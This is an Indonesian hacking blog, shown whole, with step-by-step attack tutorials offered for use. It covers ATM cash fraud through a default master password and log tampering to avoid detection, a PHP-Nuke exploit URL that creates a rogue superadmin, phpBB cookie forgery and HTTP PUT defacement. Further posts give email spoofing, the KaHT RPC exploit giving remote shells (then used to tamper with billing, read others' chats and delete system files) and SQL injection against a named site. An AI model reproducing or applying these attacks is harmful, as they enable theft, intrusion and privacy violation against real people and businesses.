Showing posts with label Hacking. Show all posts

Sunday, July 19, 2009

Bobol ATM

| Sunday, July 19, 2009 | 0 comments
Lets start the GAME xD~~
Hal ini hanya bekerja untuk mesin tipe Tranax Minibank 1500 Series ..


Berikut adalah cuplikan dari Manual Book :
To access the Operator Function menu, hold the , and
keys simultaneously for 2 seconds, release them and press 1, then press 2, then
press 3. The timing of this procedure can be difficult at first.

Jadi intinya untuk masuk kedalam Operator Function pada ATM Machine tipe ini, anda perlu menekan tombol , dan secara bersamaan selama 2 detik, lepaskan mereka, dan tekan tombol 1, kemudian 2, dan 3. Mungkin timing awalnya akan susah pada saat anda mencoba pertama kali .. xD~~

Kalau anda kesulitan untuk login ..
Cara kasarnya juga ada .. Wakakaka ..
Matikan power ATM mesin, buka saja penutup ATM, copot kertas untuk printernya, pasangkan kembali, dan pada saat anda menyalakan kembali ATM, dia akan lgsg masuk pada Operator Function ..

Susah memang ..
But no pain .. No gain right?? xD~~


Setelah masuk ke dalam Operator Function .. Anda akan ditanyai 3 jenis password, yang mana anda dapat memilih 1 dari antara 3 itu:
- Operator Password (Ini untuk meng-akses menu dasar struktur ATM)
- Service Password (Mengijinkan akses ke menu dasar dan diagnostic menu)
- Master Password (Mengijinkan anda mengakses penuh mesin tersebut)

Disini adalah kunci dari pembicaraan kita ..
Pada mesin Tranax MiniBank 1500 Series .. Default Master Password nya adalah "000000" (Tanpa kutip) .. Dan saya rasa tidak banyak yang merubah default password itu, Hehehe ..

Dari sana anda bisa melakukan banyak hal ..
Termasuk diantaranya "reset the status of the cash cartridges" .. Yang dimana membuat anda mgkn saja melakukan pengambilan uang sebesar 100rb namun anda mendapatkan 400rb karena anda membuat cashingnya menjadi 4x lipat lebih banyak .. Namun bank akan hanya me-reduce uang anda sebanyak 100rb sesuai request anda .. Hehehehe ..

Menarik bukan??!
Wakakaka ..

Perihal .. Bagaimana apabila kita terlacak??
Dengan Master Password, anda bisa merubah jam transaksi, merubah entire timing dan printing data ATM, dll dsb dst .. Yah, kreasikan sendiri utk bisa kabur dr tuduhan .. Jadi intinya, yang perlu anda takuti adalah .. Security Cameras


INGAT HANYA UNTUK PENGETAHUAN

bagi yang berminat praktek n succes jangan lupa bagi bagi

Read More >>

Thursday, July 16, 2009

Deface Situs PHP Nuke

| Thursday, July 16, 2009 | 0 comments
angsung aj dch...

1.Buka situs www.google.com
2.kemudian ketik =>allinurl:.com/nuke/index.php atau allinurl:.org/nuke/index.php
3.nah klw udh ktemutargetnya lnjut ne. contoh: www.gembul.com/nuke/index.php
4.yg berwarna merah gnti dengan admin.php
5.jika sudah masukkan bug berikut ne dibelakang situs td:

?op=AddAuthor&add_aid=odysei&add_name=
God&add_pwd=gokilabis&add_email=
widinari_mu@yahoo.com@yahoo.com&add_radminsuper=1&admin=
eCcgVU5JT04gU0VMRUNUIDEvKjox

misal : www.gembul.com/nuke/admin.php?
op=AddAuthor&add_aid=odysei&add_name=
God&add_pwd=gokilabis&add_email=
widinari_mu@yahoo.com&add_radminsuper=1&admin=
eCcgVU5JT04gU0VMRUNUIDEvKjox

6.kemudian akan muncul www.gembul.com/nuke/admin.php?op=mod_author pada adress bar
7. kemudian kalian akan di suruh login, masukin id & password kalian tadi.
Masih ingat kan ?
id=odysei => liat yg diatas tadi
password=gokilabis => liat yg diatas tadi

Nah lu skrg udah masuk ke “Administration Menu” situs tsb.
so, kalian dah masuk ke situs tersebut.. tp klw tdk bsa berarti tu situs dah di path ma adminnya...
Read More >>

Wednesday, July 15, 2009

Tutorial Deface PHPBB / Cookie

| Wednesday, July 15, 2009 | 2 comments
maaf mungkin ini agak rumit dan membingungkan anda, coba lah untuk memahamin kata"a
maaf agak rumit ini tpi memakai ini logikanya bener dan efektif.

Langkah-Langkah Deface PHPBB/PHPBB2 Loser_cs_20
1. Download browser Mozilla FireFox

2. Download pluginnya yg bernama LiveHTTPHeader
download di bawah
cari yg paling baru

3. selanjutnya cari target dengan Uncle Google dgn syntax :
phpBB site:[terserah apa aja]

4. setelah itu buka plugin yg kita download tadi di Tools -> LiveHTTPHeader

5. Ingat, isi LiveHTTPHeader harus kosong

6. buka situs target, dengan begitu LiveHTTPHeader akan mengambil semua cookie yg tercatat di halaman target


7. setelah halaman sukses terbuka ditandai dengan tanda "done" di bawah browser, langkah selanjutnya adalah mengklik LiveHTTPHeader di bagian tengahnya dilanjutkan mengklik opsi Replay..

8. setelah LiveHTTPReplay terbuka liat bagian seperti dibawah ini pada LiveHTTPReplay...

Cookie: phpbb2mysql_data=a%3A0%3A%7B%7D; phpbb2mysql_sid=88da2bbdc1a3a789df094d50d91f7e3b

9. Hapus bagian yg belakang setelah tanda semi colon (

Cookie: phpbb2mysql_data=a%3A0%3A%7B%7D; phpbb2mysql_sid=88da2bbdc1a3a789df094d50d91f7e3b

\_______________hapus bagian ini_________________/

jadinya akan seperti ini :

Cookie: phpbb2mysql_data=a%3A0%3A%7B%7D

10. lalu klik replay lagi, sehingga halaman target akan mereload semua perintah cookie yg telah kita manipulasi

11. selanjutnya perhatikan langkah di bawah ini:

Cookie: phpbb2mysql_data=a%3A0%3A%7B%7D
\________hapus bagian ini dan di ganti dengan:

Cookie: phpbb2mysql_data=a:2{s:11:"autologinid";s:32:"602baahpepms74d4cb6f2d012e1e4019";s:6:"userid";s:1:"2";}

12. lalu klik replay lagi, sehingga halaman target akan mereload semua perintah cookie yg telah kita manipulasi tadi.

13. perhatikan lagi langkah ini:

Cookie: phpbb2mysql_data=a:2:{s:11:"autologinid";s:32:"602baahpepms74d4cb6f2d012e1e4019";s:6:"userid";s:1:"2";}
\___________________________bagian ini jg digantilagi_______________________________/

menjadi seperti ini:

Cookie: phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bb%3A1%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%222%22%3B%7D

14. lalu klik replay lagi, sehingga halaman target akan mereload semua perintah cookie yg telah kita manipulasi tadi.

15. selesai, silakan liat halaman target, kalo anda beruntung anda mendapatkan full admin.
Silakan pergi ke bawah halaman dan lihat opsi "Go To Administration Panel" telah muncul

Nb: pikirkan lah oleh kalian apa kah ini bisa jga berlaku pada semua jenis extensi web PunBB dll klu saya sudah tau ini bisa apa sebaliknya
Read More >>

Tuesday, June 2, 2009

Menggunakan Netcat Untuk Keperluan Upload Data

| Tuesday, June 2, 2009 | 0 comments
Seperti pada tujuannya, bahwa netcat berfungsi untuk keperluan upload data ke web. Sekarang kita akan mencoba meng-upload data ke-web dengan netcat. Halaman utama biasanya adalah : index.htm atau index.html bukan? Nah coba bayangkan jika halaman itu diganti oleh kita? Pasti web akan dideface oleh kita bukan?

Nah ini cara menggunakan telnetnya.

Pertama,
Klik Start, Run. Ketikan telnet.exe
Setelah muncul maka ketikan
Code:
Welcome to Telnet Client

Escape Character is 'CTRL + ]'

Microsoft Telnet > o www.namaweb.com 80
PUT /index.html HTTP/1.1
Host:www.namaweb.com
Content-Legth: 23
(enter)
(enter)


Penjelasan Kode:
Kata yang dicetak tebal : Kita mengetiknya
Kata yang dicetak miring & tebal : kita menekan tombolnya

Kode : o www.namaweb.com 80 berarti perintah untuk telnet membuka www.namaweb.com dengan port 80. Port 80 adalah port untuk akses upload file. Anda tidak harus selalu menggunakan port 80. Anda bisa menggunakan akses port darurat, jika port 80 tertutup. Misal 123 atau 123456.

Read More >>

Monday, June 1, 2009

Menggunakan Telnet Untuk Mengirim E-mail Palsu

| Monday, June 1, 2009 | 1 comments
Saat anda menerima e-mail dari seseorang, janganlah langsung percaya. Misalkan, anda mendapat e-mail dari billgates. dengan alamat e-mail : bgates@microsoft.com, yang mengirimkan anda e-mail Tanpa alasan jelas. Sebenarnya itu adalah ulah hacker-hacker bocah. Cara ini sangat gampang!! bayi pun bisa .

Caranya,
Pertama,
Klik Start, Run. Ketikan telnet.exe
Setelah muncul maka ketikan
Code:
Welcome to Telnet Client

Escape Character is 'CTRL + ]'

Microsoft Telnet > o web40609.mail.yahoo.com 80
EHLO
MAIL FROM:bgates@microsoft.com
RCPT TO:you.domain.com
Hello, i'm gates
(enter).
(enter)


Penjelasan Kode:
Kata yang dicetak tebal : Kita mengetiknya
Kata yang dicetak miring & tebal : kita menekan tombolnya

Kode : o web40609.mail.yahoo.com 25 kode diatas untuk membuka SMTP pada web. anda bisa mengganti SMTP dengan alamat lain yang diinstall SMTP. Kali ini saya menggunakan SMTP yahoo. Port 25 adalah port untuk mengakses SMTP.

Read More >>

Sunday, May 31, 2009

Tekhnik Exploit Password WinXP

| Sunday, May 31, 2009 | 7 comments
Kali ini saya akan mencoba untuk menjelaskan 2 teknik exploitasi pada windows XP, pertama melakukan pemanfaatan SAM files dan terakhir memanfaatkan RPC-nya Windows XP. Tekhnik kedua sebetulnya adalah kelanjutan dari artikelnya mRt di echo zine 10 yang membahas tentang Exploitasi Windows XP [pada fat32] dengan memanfaatkan sang Admin sendiri (hehuehuheue ... ) dan batch file yang disisipkan di start|program|startup oleh sang kriminal , sedangkan kali ini yang saya bahas adalah jenis NTFS, yang tidak memiliki acces seperti pada fat32 untuk dapat menaruh batch file di folder start up nya sang Admin tersayang, sehingga apabila dipaksakan “Access Denied” adalah jawabannya. Apa akibatnya jika kita menggunakan kedua tekhnik diatas ?, yang jelas mah sama-sama buat orang seneng... heuheueehuhuehuee ! Jawab sendiri dah ...

Tekhnik pertama :
Yang kita butuhkan sekarang adalah :
Petter Recovery Password yang bisa di download di webiste yg ada bawah , sekalian sama infonya aja, biasanya sudah di sediakan dalam bentuk rar yang bisa di jadikan bootdisk.
Yang penulis pakai untuk experimen kali ini yaitu versi bd040818 terdapat 3 file di dalamnya yakni bd040818.bin , install.bat , rawrite2.exe .

1 buah disket kosong dan layak pakai. --> untuk disket boot Petter Recovery Password.
Nekatzzzz ....
Kasusnya begini, misalnya ....anggap saja kita lupa password untuk login winXP nya. : ) atau kasus yang laen aja kali ya, yang lebih menantang ... hehehe. Misalnya ada rampok yang kebingungan nggak bisa login, padahal kompienya mo dijual ... huehueueheue. Ada yang kesindir nggak nih ??? Udah ah bcanda mulu. Langsung aja deuh ...
Langkah pertama ... Setelah Petter Recovery Password di jadikan bootdisk, langsung saja booting dengan disket tersebut ...
Langkah berikutnya, anda akan di tanya di drive mana SAM file berada. Tekan enter saja untuk defaultnya, setelah itu akan ditanyakan secara spesifik lagi, di direktori mana file SAM berada, biasanya untuk yang defaultnya tuh SAM file berada di /windows/system32/config, enter lagi aja untuk yang defaultnya. Setelah itu ....... Nah sampe disini anda akan di minta User mana yang ingin di ganti/hapus passwordnya. Lebih baik Administrators aja, karena yang kita lakukan saat ini kan mencari cara untuk menjadi SU di Windows XP. Biar gampang melakukan sesuatu nantinya .... hehehehe !!! Untuk eksperiment kali ini lebih baik anda membuat password Administrators menjadi blankpassword [* = blankpassword], supaya gampang nantinya, dan blankpassword merupakan pilihan terbaik dalam menggunakan Petter Password Recovery. Soalnya penulis sendiri telah belasan kali mencoba mengganti password para user dengan tetapi hanya 2 yang berhasil. Sudah ??? ... siiiip, tekan ! untuk mengakhir sesi reset password, dan q untuk mengakhiri scripts tersebut. Selanjutnya anda akan di tanya kembali, ingin mengulang atau tidak. Lebih baik tidak lahhhh ... Edit Completed. Catatan : Setelah menggunakan Petter Recovery Password, Windows berusaha untuk melakukan scandisk, system ne baru di acak-acak nie : ). Tunggu hingga proses scandisk selesai.
Setelah proses booting, anda akan di hadapkan dengan tampilan login yang seperti biasanya. ( Nggak menarik, hehehehe... ) Sekarang tekan ctrl+alt+del, tunggu sebentar dan kemudian tekan kembali ctrl+alt+del. Nah ada tampilan login yang clasic, seperti di windows 98 dulu. Dengan 2 textbox...

-------------------------------------------------
| Log On to Windows | x |
-------------------------------------------------
| User Name : Al-k |
| Password : ****** |
| |
| | Ok | | Cancel | | BLABLABLABLA....| |
-------------------------------------------------
Ya, bentuknya kira-kira seperti diatas ... : )...
Setelah itu ganti usernamenya menjadi Administrator, passwordnya di kosongkan saja, karena sebelumnya kita telah menjadikan blankpassword pada Administrator. Ok. Jreng-jreng-jreng... sekarang anda menjadi super user kembali. Silahkan buat account untuk anda sendiri.
Tekhnik Kedua :
Tiba saatnya kita maju bersama ... , memanfaatkan Massive RPC WinXP yang bobrok. Tekhnik kedua ini dibuat untuk para user yang memiliki acces limited. Yang dibuat kesal oleh sang admin, sehingga untuk menginstall suatu software harus minta izin dari sang Admin. . Yang dibutuhkan hanyalah acces untuk masuk ke command shell, dan satu tool kecil ‘kaht’ . Siap ???... buka command promptnya ...
C:\Documents and Settings\Al-k>net user
User accounts for \\NOMATTER
-------------------------------------------------------------------------------
Administrator Al-k GNU-- keluarga --
Guest HelpAssistant SUPPORT_388945a0
VUSR_NOMATTER
The command completed successfully.
// Anggap saja disini Al-k adalah user yang limited
// Setelah itu masuk ke direktori di mana kaht berada
D:\Data+ku_>
Kemudian kita test dulu kaht-nya... bisa nggak nih kita nge-root.


D:\Data+ku_>kaht 127.0.0.0 127.0.0.3
_________________________________________________

KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
FULL VERSION? - AUTOHACKING
________________________________________________
[+] Targets: 127.0.0.0-127.0.0.3 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 34522
[+] Scan In Progress...
- Connecting to 127.0.0.2

Sending Exploit to a [WinXP] Server...
- Conectando con la Shell Remota...
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
Tuh kan dapet deh akses rootnya. Jangan seneng dulu. Langsung aja kita
buat akses user yang terbatas tadi menjadi Super User.

C:\WINDOWS\system32> net localgroup Administrators Al-k /add

The command completed successfully.

Selanjutnya anda bisa login dengan user yang baru saja dirubah accountnya tadi. Dan anda bisa login ke account user lain yang memiliki akses sama seperti Administrator, tentunya dengan menghilangkan password user tersebut dulu sebelumnya. Dan anda bisa masuk ke regedit untuk menutup perizinan user account pada control panel :
HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/Policies/Explorer/DisallowCpl/
, buat string baru dengan nama 1 dan ubah valuenya menjadi nusrmgr.cpl
Dan bisa anda disable akses ke command prompt kepada semua user. Sehingga anda menjadi SU yang benar-benar otoriter. Sayangnya tekhnik yang kedua ini hanya bisa di lakukan di Windows XP Service Pack 1.

link :
Petter Recovery Password
Read More >>

Saturday, May 30, 2009

Membuat Akses Administrator Windows Untuk Kita Lewat Komputer Lain

| Saturday, May 30, 2009 | 0 comments
Kita ingin membuat administrator Windows XP/2000 di komputer lain melalui LAN ? sangat mudah, caranya masuklah ke komputer tujuan dengan program kaht yang sudah diajarkan, lalu kita akan mencoba beberapa trik.


Melihat akses guest dan administrator di Windows
Ketik : net user

Melihat aktif tidaknya guest di Windows
Ketik : net user guest

Membuat akses guest menjadi Administrator dengan perintah :
Ketik : net localgroup Administrators Guest /add

Membuat akses adminstrator sendiri :
1. Ketik : net user /add
2. Ketik : net localgroup Administrators /add

Menghapus akses administrator
Ketik : net localgroup Users /delete

Read More >>

Friday, May 29, 2009

Cara Masuk Ke Komputer Lain Lewat DOS

| Friday, May 29, 2009 | 3 comments
anda ingin masuk dikomputer teman anda dalam sebuah LAN ? bisa melihat seluruh isi harddisk teman anda, membuat directory, membuat file, mendelete file atau apa saja ? itu mudah, semua caranya ada disini.

pertama-tama anda harus tahu 2 program penting lalu downloadlah yaitu


internet Maniac
Berfungsi untuk mengetahui ip addreas client melalui computer name / hostname


KaHT (KaHt.exe)
Berfungsi sebagai program untuk menerobos ke computer server atau client

Ingat hanya dengan 2 program diatas maka anda bersiap-siaplah menguasai warnet / kampus / kantor dan sebagainya, lho bagaimana bisa ? hehe

Pertama kali anda periksa dahulu jaringan anda dengan melihat para hostname dengan 2 cara.

Setelah 2 program diatas di download maka ekstractlah dahulu program tersebut, entah pakek WINZIP atau pakek apa.
Kalo udah di extract lalu pertama kali anda periksa dahulu jaringan anda dengan melihat para hostname dengan 2 cara.

Untuk Windows XP
Cara Pertama Masuk ke Start Lalu Search, lalu pilih computers or people lalu pilih A computer on the Network lalu langsung klik search maka akan segera muncul computer-komputer yang terkoneksi dalam jaringan.


Untuk Windows 95/98/Me/2000 (kalau anda menemukan open port 135 di OS ini) :)
Cara Pertama Masuk ke Start Lalu Search Lalu For Files or Folders lalu pada menu Search for other item pilihlah computers, lalu akan muncul Search for computer, maka langsung klik Search Now maka nama-nama computer akan muncul
(Alternatif cara yang cepat dapat mengklik My Network Place / Network Neighboure saja)

Setelah kamu dapetin sasaran computer yang mau di masukin / diremote maka kamu langsung aja kamu jalankan program Internet Maniac


Masuklah ke Host Lookup lalu ketikkan nama computer / hostname lalu klik resolve, disini anda akan mendapat alamat ip computer tersebut. Dengan nomor ip ini maka anda sudah mengetahui sasaran computer yang akan di masuki.

Setelah itu selesai maka kita tinggalkan program Internet Maniac, kita akan berlanjut dengan program KaHT, program ini akan didetect sebagai Trojan oleh antivirus, tapi abaikan saja, jangan di hapus / di karantina kalau terdetect, kalau perlu del aja antivirusnya, satu lagi, program KaHT bekerja dalam MS-DOS Mode jadi disini kemampuan anda menggunakan DOS sangat penting, tanpa kemampuan DOS maka anda tidak akan bisa banyak berbuat.

Cara masuk DOS Mode
Untuk Windows XP :
Masuklah ke Start, All programs, Accessories lalu Command Prompt
Untuk Windows 95/98/Me/NT/2000
Masuklah ke Start, Programs, Accessories lalu MS-DOS Prompt


Setelah berhasil masuk DOS maka masuklah di directory program KaHT, masa seh bisa lupa tadi program diextract dimana, hehe, (Misal tadi di extract di C:\KaHT) maka ketikkan “CD\KaHT” dan seterusnya.

Jika sudah, ini saatnya…

Ketikkan “KaHT sebelum_no_ip_komputer_sasaran no_ip_komputer_sasaran.
kalau bingung bisa begini : "KaHT Ip1 ip2"
ip1 : ip awal yang discan
ip2 : ip terahkir yang discan


Misalnya tadi ip-nya 192.168.0.1 setelah di detect pakek Internet Maniac tadi itu lho. Maka ketikkan saja “KaHT 192.168.0.0 192.168.0.1” lalu enter aja Nah disini nanti program akan bekerja otomatis. Setelah selesai menscan jika nanti port 135 ternyata dalam keadaan open maka anda akan otomatis di computer tujuan / sasaran, untuk lebih persisnya anda akan berada di "c:\windows\system" milik komputer tujuan / sasaran setelah pen-scan-an selesai. Anda bisa bebas di computer sasaran, mau edit atau di delete pun bisa, hehe


Nah kalo udah begini kita bisa berkreasi :

Pingin biaya warnet kita lebih murah ?
gampang masuk aja di billing server, ketik Time, ganti aja waktunya, tapi jangan banyak-banyak apalagi minus nanti ketahuan ama operator warnetnya, hehe.

Memata-matai anak yang sedang chatting pakek MiRC di satu warnet / kampus / kantor / lainnya, cari program MiRC yang digunakan dalam computer tersebut, biasanya seh di C:\Program Files\MiRC, buka file MiRC.INI, lalu Log IRC di On kan saja dan kalo mau lihat isi chattingan teman kita itu cukup lewat “/logs” maksudnya kalau tadi di C:\program Files\MiRC program MiRCnya maka cukup masuk aja di C:\Program Files\MiRC\Logs nanti disitu ada file-file log hasil chattingan dia walaupun dia sedang online tetep aja terekam, hehe, kalo mau mastiin dia makek nick apa, gampang banget bisa jalanin aja MiRCnya atau periksa di MiRC.INI, gampangkan.


Apalagi nih, Bikin computer itu rusak, lebih baik jangan, tapi sebenere bisa lho, delete aja file-file systemnya, hehe.

Diatas cuman kreasi dikit aja, kamu bisa aja memanfaatkannya jauh lebih bermanfaat dari pada diatas

Tujuan dari tutorial ini untuk anda yang sering menggunakan komputer dengan Windows 2000 dan XP dijaringan agar lebih waspada terhadap berbagai tindakan usil dari pihak-pihak yang tidak bertanggung jawab..

link :
IManiac
Kaht
Read More >>

Thursday, May 28, 2009

Mematikan Komputer Dari Jarak Jauh

| Thursday, May 28, 2009 | 0 comments
Project yang kita buat adalah untuk mematikan komputer dari jarak jauh melalui remote ssh dan telnet semua ini dilakukan didalam jaringan yang terkoneksi. Laporan ini tidak mengungkap secara detail tentang dasar-dasar jaringan karena sudah pernah dibuat dan sudah banyak yang membuatnya diharapkan para pembaca sudah menguasai teknik-teknik jaringan sederhana.
Konsep untuk mematikan komputer ini sangatlah sederhana hal-hal yang diperlukan hanyalah dua buah komputer yang terkoneksi melalui jaringan LAN maupun internet dan mempunya IP addressnya masing-masing. Selanjutnya masing-masing komputer diberikan service telnet ataupun ssh sebagai server yang aktif.
Setelah terkoneksi untuk mematikan komputer pun tidak sulit karena hanya dibutuhkan beberapa baris command yang mudah. Oleh karena itu marilah kita lihat lebih jauh lagi bagaimana cara untuk mematikan komputer melalui service ssh maupun telnet.

A. System Requirements
1.Operating System yang mendukung networking. Dalam project ini kami menggunakan Windows XP.
2.2 network interface card.
3.Kabel LAN dengan jack RJ-45.
4.Menggunakan Peer to Peer connection.

B. Langkah-langkah mengaktifkan telnet server:
Pada dasarnya setiap windows XP sudah terdapat services telnet namun services ini tidak diaktifkan.
1.Buka Control Panel, pilih Administration Tools, pilih Services.
2.Cari telnet services buka dengan klik dua kali.
3.Aktifkan telnet service pada modus automatic sehingga saat komputer direstart service ini pun tetap aktif.
4.Karena kita tidak ingin melakukan restart lakukan pengaktifan telnet service dengan mengetik start.

C. Langkah-langkah mengaktifkan ssh server:
Linux yang kita gunakan adalah versi debian ubuntu pada linux versi ini ssh-server tidak terdapat dalam sistem, oleh karena itu dibutuhkan penginstallan aplikasi ini.
1.Pastikan komputer terkoneksi dengan internet.
2.sudo apt-get update (untuk mengupdate repisotory)
3.sudo apt-get install openssh-server.

D. Langkah-langkah mempersiapkan telnet client.
1.Untuk windows cukup mengaktifkan command prompt di dalam windows.
2.Untuk linux cukup mengaktikan terminal melalui start menu program.

E. Langkah-langkah mempersiapkan ssh client.
1.Untuk linux buka terminal melalui start menu program.
2.Untuk windows dapat menggunakan program tambahan semisal putty.

F. Mekanisme kerja:
Konsep yang perlu diperhatikan adalah:
1.SSH terdiri dari dua jenis yaitu ssh-server dan ssh-client.
2.Telnet terdiri dari dua jenis yaitu telnet-server dan telnet-client.
3.Ssh-server hanya dapat berjalan di pc berbasis linux.
4.Telnet-server hanya dapat berjalan di pc berbasis windows.
5.Basic command dari ssh mirip dengan basic comand di terminal linux.
6.Basic command dari telnet mirip dengan basic command di command prompt windows.
7.Ssh-client dapat berjalan di linux cukup dengan menggunakan terminal dari linux itu sendiri.
8.Ssh-client dapat berjalan di windows dengan menggunakan program tambahan putty.
9.Telnet-client dapat berjalan di linux cukup dengan menggunakan terminal dari linux itu sendiri.
10.Telnet-client dapat berjalan di windows dengan menggunakan command prompt dari windows itu sendiri.

G. Mematikan komputer melalui service ssh.
Pada konsepnya adalah sebagai berikut
Komputer 1 > Komputer 2
Ssh-client Ssh-server
Komputer 1 akan mencoba untuk mematikan komputer 2 oleh karena itu berikut beberapa prinsip:
1.Ssh-client dapat berupa windows ataupun linux.
2.Ssh-server hanya dapat dijalankan di linux.
Step melalui terminal linux:
1.Buka terminal linux.
2.Ketikan ssh user_name@ip_address
3.Masukkan password
4.Ketikkan sudo shutdown –h now

Penjelasan:
1.user_name adalah user name yang dipakai di komputer linux yang akan dimatikan
2.ip_address adalah alamat ip yang dipakai di komputer linux yang akan dimatikan.
3.sudo menyatakan diri kita sebagai root atau administrator yang berhak.
4.–h menyatakan untuk mematikan keseluruhan sitem.
5.now menyatakan untuk mematikan pada saat command itu diexecute.

H. Mematikan komputer melalui service telnet.
Pada konsepnya adalah sebagai berikut.
Komputer 1 > Komputer 2
Telnet-client Telnet-server.
Komputer 1 akan mencoba untuk mematikan komputer oleh karena itu berikut beberapa prinsip:
1.Telnet-client dapat berupa windows ataupun linux.
2.Telnet-server hanya dapat dijalankan di windows.
3.Step melalui command prompt windows.
4.Buka terminal windows.
5.Ketikan telnet ip_address;
6.Masukkan password.
7.Ketikkan shutdown –s

Penjelasan:
1.user_name adalah user name yang di pakai di komputer 2 atau komputer windows yang akan dimatikan.
2.Ip_address adalah alamat ip komputer yang akan dimatikan.
3.–s menyatakan untuk mematikan komputer sekarang juga.
BAB III - Penutup
Kesimpulan
1.Mematikan komputer melalui jarak jauh bukanlah hal yang sulit. Komputer yang akan dimatikan dalam konsep ini haruslah berbasiskan ipaddress karena telnet dan ssh hanya akan bekerja melalui ipaddress yang harus di set dimasing-masing komputer.
2.telnet melalui ssh melalui port masing-masing 23 dan 22.
3.Firewall dapat mematikan setiap destinasi port 23 dan 22 sehingga disarankan agar anda mematikan semua firewall yang aktif.
4.Setiap komputer yang terkoneksikan kedalam jaringan internet dapat dimatikan melalui jarak jauh dengan mengarahkan ssh dan telnet ke ip address yang di konfigurasikan dalam hal ini ip address tersebut haruslah merupakan ip address public bukan ip address internal.
5.Koneksi melalui internet dapat membahayakan jaringan anda maka disarankan jangan melalukan remote melalui jarak jauh apalagi melakukannya dengan telnet usahakanlah melakukannya jarang mungkin dan bukan di komputer public. Jika anda akan sering melakukannya anda dapat menggunakan jaringan yang bersifat private seperti VPN.
6.Tidak semua komputer yang memiliki ip_address public dapat dikoneksikan melalui telnet dan ssh karena banyaknya router yang bersifat secure dengan tidak memperbolehkan koneksi dengan port tertentu.
Saran
1.untuk menginstall aplikasi melalui apt-get yang terdapat dalam linux anda dapat menggunakan repisotory local seperti vlsm.org lakukan customisasi melalui /etc/apt/sources.list
2.Linux ubuntu tidak dapat mendeteksi setiap hardware modem telephone oleh karena itu disarankan untuk mengecek kompatibilitas melalui live cd terlebih dahulu.
3.Installasi linux dapat membuat windows anda hilang perhatikan baik-baik pilihan untuk mencustomize partisi anda hindari pemformatan yang tidak perlu.

moga bermanfaat...
Read More >>

Tuesday, May 26, 2009

Cara Download Cepat Di Warnet

| Tuesday, May 26, 2009 | 1 comments
1. IDM dulu Instal, udah selasai....

2.Klik 2x u94akan seperti ini.


3. Klik 2x TCPZ klik patch, naikan menjadi 2000

dan apply


klik TCPakan seperti ini,


4.Klik icon IDM di start=>all programs,
Klik option => connect => ganti connection type menjadi LAN 10Mb => Defaul max number ganti menjadi 16.

dan OK.

Dan anda akan mendapatkan hasil seperti ini,


INGAT
SEBLUM INSTAL SEMUA APPLIKASI ITU JANGAN BROSING DULU, SUPAYA HASILYA MAX.
ATAU RESTAR FIREFOX, INTERNET EXPLOR, DAN OPERA KALIAN.

link :
IDM
Patch IDM
TCPZ
U94
Read More >>

Thursday, May 21, 2009

Deface Web Menggunakan Schemafuzz.py

| Thursday, May 21, 2009 | 2 comments
Bahan-bahan yg harus disiapkan :
1.Python
2.Schemafuzzz.py
3.CMD

Gunakan CMD , masuk ke folder schemafuzz.py
Dengan perintah >> schemafuzz.py -u "target" --perintah

Utk lebih jelasnya,,langsung ke TKP ,, wkwkwkwk

1.Cari target ,, ini target kita >>>
http://www.sleeppost.com/viewproduct.php?pid=923

2.Cek columnnya
schemafuzz.py -u "http://www.sleeppost.com/viewproduct.php?pid=923" --findcol

maka akan keluar :


+] URL: http://www.sleeppost.com/viewproduct.php?pid=923--
+] Evasion Used: "+" "--"
+] 09:44:10
-] Proxy Not Given
+] Attempting To find the number of columns...
+] Testing: 0,1,2,3,4,5,6,
+] Column Length is: 7
+] Found null column at column #: 0
+] SQLi URL: http://www.sleeppost.com/viewproduct.ph … +UNION+SEL
CT+0,1,2,3,4,5,6--
+] darkc0de URL: http://www.sleeppost.com/viewproduct.ph … +1=2+UNION
SELECT+darkc0de,1,2,3,4,5,6
-] Done!


Nah kita gunakan ini http://www.sleeppost.com/viewproduct.php?pid=923+AND+1=2+UNION+
SELECT+darkc0de,1,2,3,4,5,6
utk nginject.


3.Cari db nya
schemafuzz.py -u "http://www.sleeppost.com/viewproduct.php?pid=923+AND+1=2+UNION+
SELECT+darkc0de,1,2,3,4,5,6" --dbs


[+] URL: http://www.sleeppost.com/viewproduct.ph … N+SELECT+d
arkc0de,1,2,3,4,5,6--
[+] Evasion Used: "+" "--"
[+] 09:56:47
